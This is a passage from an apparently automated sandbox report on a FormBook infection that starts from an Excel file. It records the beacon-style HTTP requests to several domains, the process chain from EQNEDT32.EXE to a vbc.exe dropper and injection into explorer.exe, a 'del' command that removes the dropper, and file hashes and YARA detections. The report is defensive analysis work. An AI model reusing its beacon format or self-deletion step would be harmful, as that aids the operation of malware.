Sep 15, 2021 11:31:23.692856073 CEST	315	IN	HTTP/1.1 410 Gone Server: openresty Date: Wed, 15 Sep 2021 09:30:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 65 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 65 63 6f 66 69 6e 67 65 72 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 61 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 65 63 6f 66 69 6e 67 65 72 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4e <meta http-equiv='refresh' content='5; url=http://www.ecofingers.com/' />a </head>9 <body>3a You are being redirected to http://www.ecofingers.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	209.99.64.51	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:31:28.984287024 CEST	316	OUT	GET /dy8g/?illD=OTag2QWxPYUT5Vjr08k9uySlAuCzwAh9yU7TJs1orjitWjs6OQC6P28HkD9bWaqSe7I0Ww==&7nh=0br0WzXxgHiLa HTTP/1.1 Host: www.onedadtwodudes.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:31:29.219940901 CEST	318	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 09:31:29 GMT Server: Apache Set-Cookie: vsid=917vr3792438891241515; expires=Mon, 14-Sep-2026 09:31:29 GMT; Max-Age=157680000; path=/; domain=www.onedadtwodudes.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_AdxznAlNlYuOtddYrS0lfBuz1WPXmnzHS2P7 RTatbUU+3uvUqlPC92dgEGnJCGrWMjm+zfyZlOGVGKPjkByteQ== Keep-Alive: timeout=5, max=89 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 35 62 62 31 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6f 6e 65 64 61 64 74 77 6f 64 75 64 65 73 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6f 6e 65 64 61 64 74 77 6f 64 75 64 65 73 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6f 6e 65 64 61 64 74 77 6f 64 75 64 65 73 2e 63 6f 6d 2f 73 6b 2d 6c 6f 67 61 62 70 73 74 61 74 75 73 2e 70 68 70 3f 61 3d 56 57 46 52 55 55 31 6c 4c 31 70 52 63 58 42 53 53 6c 68 36 53 30 77 72 5a 6e 70 71 56 6b 52 46 53 54 6c 52 65 46 52 35 56 48 4a 6a 55 45 4e 4e 54 6a 52 53 4e 32 4e 71 61 58 70 6e 51 57 6c 5a 5a 45 6c 57 54 30 39 43 61 54 4a 77 5a 6e 6f 76 65 6d 31 74 53 6e 4a 71 65 69 39 6f 55 56 55 7a 62 58 68 55 55 57 67 32 4f 44 56 61 55 45 31 4a 65 53 39 6f 4d 46 64 6d 55 6b 39 45 61 6a 64 46 62 55 39 52 63 30 77 77 4d 6c 42 4a 4e 6c 70 4b 4d 58 70 58 53 54 52 48 5a 33 68 70 62 6b 39 53 62 48 52 46 54 30 74 52 62 46 6b 3d 26 62 3d 22 2b 61 62 70 3b 64 6f 63 Data Ascii: 5bb1<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><script type="text/javascript">var abp;</script><script type="text/javascript" src="http://www.onedadtwodudes.com/px.js?ch=1"></script><script type="text/javascript" src="http://www.onedadtwodudes.com/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style.width="0px";imglog.src="http://www.onedadtwodudes.com/sk-logabpstatus.php?a=VWFRUU1lL1pRcXBSSlh6S0wrZnpqVkRFSTlReFR5VHJjUENNTjRSN2NqaXpnQWlZZElWT09CaTJwZnovem1tSnJqei9oUVUzbXhUUWg2ODVaUE1JeS9oMFdmUk9EajdFbU9Rc0wwMlBJNlpKMXpXSTRHZ3hpbk9SbHRFT0tRbFk=&b="+abp;doc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	169.62.91.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:31:35.058465958 CEST	342	OUT	GET /dy8g/?illD=Y4JBfBjEKLG3bE/nPu+ARLK4ZQab+dap1kyoobOuuyzzJOKZWwpYr6zx24KPHwTC7q0HDg==&7nh=0br0WzXxgHiLa HTTP/1.1 Host: www.doityourselfism.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:31:35.224612951 CEST	342	IN	HTTP/1.1 302 Found Date: Wed, 15 Sep 2021 09:31:35 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 mod_apreq2-20090110/2.8.0 mod_perl/2.0.11 Perl/v5.16.3 Location: http://www.doityourselfism.com/index.php?dy8g/ Content-Length: 230 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 6f 69 74 79 6f 75 72 73 65 6c 66 69 73 6d 2e 63 6f 6d 2f 69 6e 64 65 78 2e 70 68 70 3f 64 79 38 67 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	50.87.248.20	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:31:40.516174078 CEST	343	OUT	GET /dy8g/?illD=dI9eO6GBnSulhV6EbBGZI9CJMc/scmM0Fshd6X+e3vq0VlxBF2NWOUbA55lfRDBFVPtqQQ==&7nh=0br0WzXxgHiLa HTTP/1.1 Host: www.matcitekids.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:31:40.684909105 CEST	344	IN	HTTP/1.1 500 Internal Server Error Date: Wed, 15 Sep 2021 09:31:40 GMT Server: Apache Content-Length: 677 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 35 30 30 20 49 6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 49 6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 73 65 72 76 65 72 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 61 6e 20 69 6e 74 65 72 6e 61 6c 20 65 72 72 6f 72 20 6f 72 20 6d 69 73 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 61 6e 64 20 77 61 73 20 75 6e 61 62 6c 65 20 74 6f 20 63 6f 6d 70 6c 65 74 65 20 79 6f 75 72 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 70 3e 50 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 74 68 65 20 73 65 72 76 65 72 20 61 64 6d 69 6e 69 73 74 72 61 74 6f 72 20 61 74 20 0a 20 77 65 62 6d 61 73 74 65 72 40 6d 61 74 63 69 74 65 6b 69 64 73 2e 6d 61 74 63 69 74 65 2e 63 6f 6d 20 74 6f 20 69 6e 66 6f 72 6d 20 74 68 65 6d 20 6f 66 20 74 68 65 20 74 69 6d 65 20 74 68 69 73 20 65 72 72 6f 72 20 6f 63 63 75 72 72 65 64 2c 0a 20 61 6e 64 20 74 68 65 20 61 63 74 69 6f 6e 73 20 79 6f 75 20 70 65 72 66 6f 72 6d 65 64 20 6a 75 73 74 20 62 65 66 6f 72 65 20 74 68 69 73 20 65 72 72 6f 72 2e 3c 2f 70 3e 0a 3c 70 3e 4d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 61 62 6f 75 74 20 74 68 69 73 20 65 72 72 6f 72 20 6d 61 79 20 62 65 20 61 76 61 69 6c 61 62 6c 65 0a 69 6e 20 74 68 65 20 73 65 72 76 65 72 20 6c 6f 67 2e 3c 2f 70 3e 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 35 30 30 20 49 6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45 72 72 6f 72 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>500 Internal Server Error</title></head><body> Internal Server Error The server encountered an internal error ormisconfiguration and was unable to completeyour request. Please contact the server administrator at webmaster@matcitekids.matcite.com to inform them of the time this error occurred, and the actions you performed just before this error. More information about this error may be availablein the server error log. Additionally, a 500 Internal Server Errorerror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2724 Parent PID: 596

General

Start time:	11:29:25
Start date:	15/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13faa0000

File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2224 Parent PID: 596

General

Start time:	11:29:47
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2616 Parent PID: 2224

General

Start time:	11:29:49
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xe40000
File size:	300544 bytes
MD5 hash:	34DFFF0C6477A97FB402C3C5F806060E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.480756395.00000000002C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.480756395.00000000002C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.480756395.00000000002C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 41%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 668 Parent PID: 2616

General

Start time:	11:29:51
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xe40000
File size:	300544 bytes
MD5 hash:	34DFFF0C6477A97FB402C3C5F806060E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.521464934.0000000000170000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.521464934.0000000000170000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.521464934.0000000000170000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.521514431.00000000002B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.521514431.00000000002B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.521514431.00000000002B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.521543777.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.521543777.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.521543777.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 668

General

Start time:	11:29:54
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.503236958.0000000009554000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.503236958.0000000009554000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.503236958.0000000009554000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.512918777.0000000009554000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.512918777.0000000009554000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.512918777.0000000009554000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: wuapp.exe PID: 2076 Parent PID: 1764

General

Start time:	11:30:09
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\wuapp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wuapp.exe
Imagebase:	0x1160000
File size:	35328 bytes
MD5 hash:	C8EBA45CEF271BED6C2F0E1965D229EA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.691920173.00000000002D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.691920173.00000000002D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.691920173.00000000002D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.691808432.00000000000E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.691808432.00000000000E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.691808432.00000000000E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.691877071.0000000000250000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.691877071.0000000000250000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.691877071.0000000000250000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2568 Parent PID: 2076

General

Start time:	11:30:13
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a5a0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis